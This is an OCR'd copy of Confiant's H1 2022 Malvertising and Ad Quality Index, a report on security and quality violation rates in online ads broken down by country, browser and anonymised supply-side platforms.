CONFIANT

MALVERTISING + AD QUALITY INDEX

MAQ INDEX

CONFIANT'S MALVERTISING AND AD QUALITY (MAQ) INDEX IS A SEMI-ANNUAL LOOK INTO CREATIVE QUALITY AND SECURITY IN DIGITAL ADVERTISING. USING A SAMPLE OF HUNDREDS OF BILLIONS OF IMPRESSIONS MONITORED IN REAL TIME, CONFIANT IS ABLE TO ANSWER FUNDAMENTAL QUESTIONS ABOUT THE STATE OF CREATIVE QUALITY.

H1 2022

INTRODUCTION

Digital advertising delivers significant value to publishers but also introduces myriad risks related to security, privacy, and user experience. Malicious, disruptive, and annoying ads degrade user experience and drive adoption of ad blockers. However, few if any systematic studies have been conducted on the frequency and severity of ad quality issues as experienced by the real victims, end users.

Part of this is due to data issues: it had historically been challenging to estimate impact without client-side instrumentation in place on a large and diverse set of publishers. The advent of Confiant's real-time creative-verification solution in 2017 created a new way to examine the problem, revealing the underlying causes for the first time. The MAQ Index, which leverages Confiant's position as the vendor of choice for ad security, quality, and privacy monitoring, aims to provide a comprehensive view into the creative issues facing the industry.

In 2018, Confiant released the industry's first benchmark report. This report, the 16th in the series, covers the first half of 2022.

METHODOLOGY

To compile the research contained in this report, Confiant analyzed a normalized sample of more than 400 billion advertising impressions monitored from January 1 to June 30, 2022, across tens of thousands of premium websites and apps.

The data was captured by Confiant's **real-time creative verification solution**, which allows us to **measure ad security and quality on live impressions** (not sandbox scans) across devices and channels.

The violation rate is calculated by dividing the number of impressions exhibiting a particular issue by the total number of impressions monitored by Confiant.

Please note that in Q3 2020, we shifted from using U.S. to **global data**, necessitating a restatement of our results to allow quarter-to-quarter comparison. In H1 2022, we refactored our Quality score to remove an issue that was largely outside of the SSP's control. As a result, some metrics in this report may not match those in prior reports.

WHAT'S NEW

In this report...

- We added two new SSPs — SSP-O and SSP-P — bringing our total to 14. The SSP Rankings now include Google, Magnite, OpenX, Xandr, Yahoo, Index Exchange, Pubmatic, GumGum, Sonobi, TripleLift, Sharethrough, Media.net, 33Across, and Sovrn.

- We refactored our Quality score to remove an issue that was largely outside of the SSP's control. We've restated Quality numbers for the last 4 quarters to provide an apples-to-apples comparison.

- We broadened the set of publishers from which we pull our data.

- We included an analysis of DSP violation rates for the first time.

DEFINITIONS

SECURITY VIOLATIONS

Attempts to **compromise the user** through the use of malicious code, trickery, and other techniques. Top issues include:

- Forced redirects
- Criminal scams
- Fake ad servers
- Fake software updates
- High-Risk Ad Platforms (HRAPs)[1]

QUALITY VIOLATIONS

Non-security issues related to **ad behavior, technical characteristics**, or **content**. Top issues include:


- Heavy ads
- Misleading claims
- Video arbitrage (formerly In-Banner Video)
- Undesired audio
- Undesired video
- Undesired expansion

1 Ad platforms that consistently serve abnormal levels of malicious ads and are the preferred vector for malicious actors.

CONFIANT

INDUSTRY VIEW

H1 2022




HOW DID THE INDUSTRY FARE IN H1 2022?

The rate of **Security violations** increased over 50% from Q4 to Q1 and remained high through the end of Q2. **With over 1 in every 500 impressions exhibiting a security issue, the security violation rate is at its highest level since early 2020**.

The **Quality violation** rate fell in Q1 but **shot up in Q2, driven by increased detections of Heavy Ads.**


The **security violation rate** in H1 hit its **highest level since early 2020.**



H1 2022 VIOLATION RATES BY COUNTRY

Canada had the highest rate of Security issues, following by the U.S. and Great Britain. In a reversal of recent trends, Security rates fell in all European markets, including a 58% drop in Germany.

The Quality violation rate was highest in Japan, driven by Heavy Ads. Quality violation rate were also elevated in Canada, driven by Heavy Ads and Misleading Claims.




H1 2022 VIOLATION RATES BY BROWSER

In H1, **Edge overtook Firefox as the browser with the highest rate of ad security issues.**

Safari was consistently midrange, and **Chrome consistently better** than other leading browsers.

It's difficult to disentangle whether the lower rates are caused by superior defenses or by differing user bases, but given how widespread Chrome is (it's the No. 1 browser across nearly all markets), superior defenses are a strong possibility.




H1 2022 SECURITY VIOLATION RATES BY BROWSER FAMILY

Most browsers are available for multiple operating systems and devices. When browsers are grouped as a family, interesting patterns emerge.

In H1, Edge was the browser most impacted by Security issues, following by Firefox and Safari. In contract, the violation rate for Chrome was 60% lower than Edge's.

...Edge was the browser most impacted by Security issues...



"Other" includes over 100 other categories

MOST BLOCKED AD CATEGORIES

Confiant allows publishers to block creatives across 100+ different ad categories, including common verticals like Automotive and sensitive topics like Alcoholic Beverages.

Consistent with recent quarters, **Gambling and Pharmaceutical Drugs were the most blocked ad categories by publishers**, collectively representing over 50% of all blocks. Sensitive categories fill out the list, with **Cryptocurrency looming especially large in recent quarters.** Blocking of Political Advertising was relatively muted given the time of year, but is expected to ramp up as we approach the U.S. midterm elections in November.

CONFIANT

SSP RANKINGS

H1 2022


H1 2022 SSP RANKINGS

In H1, Confiant tracked impressions from over **100 SSPs**. However, the vast majority of **global impressions originated from just 14 providers**[1] commonly used by publishers. These 14 providers are noted in the charts that follow using a coding system that carries over from one quarter to the next to allow comparisons over time.

To qualify for inclusion, a provider had to have been a consistent source of at least 1 billion Confiant-monitored impressions a quarter across a cross-section of publishers in our global sample.

We identify two SSPs in these rankings: **Google** and **OpenX**. As the operator of the largest exchange, Google has access to data and resources beyond what's available to other exchanges. **OpenX** has opted to be listed in our reports **without obfuscation, an option we offer to any SSP that requests it**. We encourage other leading SSPs to request full disclosure so that we may provide the publisher community with a complete view into relative quality of their partners.


1 Google, Magnite, OpenX, Xandr, Yahoo, Index Exchange, Pubmatic, GumGum, Sonobi, TripleLift, Sharethrough, Media.net, 33Across, and Sovrn



SECURITY VIOLATION RATE BY SSP

Google's Security violation rate doubled over Q4, once again driven by **fake download ads** rather than malware. Newcomers SSP-O and SSP-P — being included for the first time in this report — both ranked worse than the industry violation rate. All other SSPs performed reasonably well.


SSP-G took the top spot, with a Security violation rate of only 0.01%, an improvement even over their 1st place performance in Q4.



SECURITY VIOLATION RATE: H1 2022 VS. H2 2021

SSP-M reduced their Security violation rate by over 50%, a stark improvement from the second half of last year.

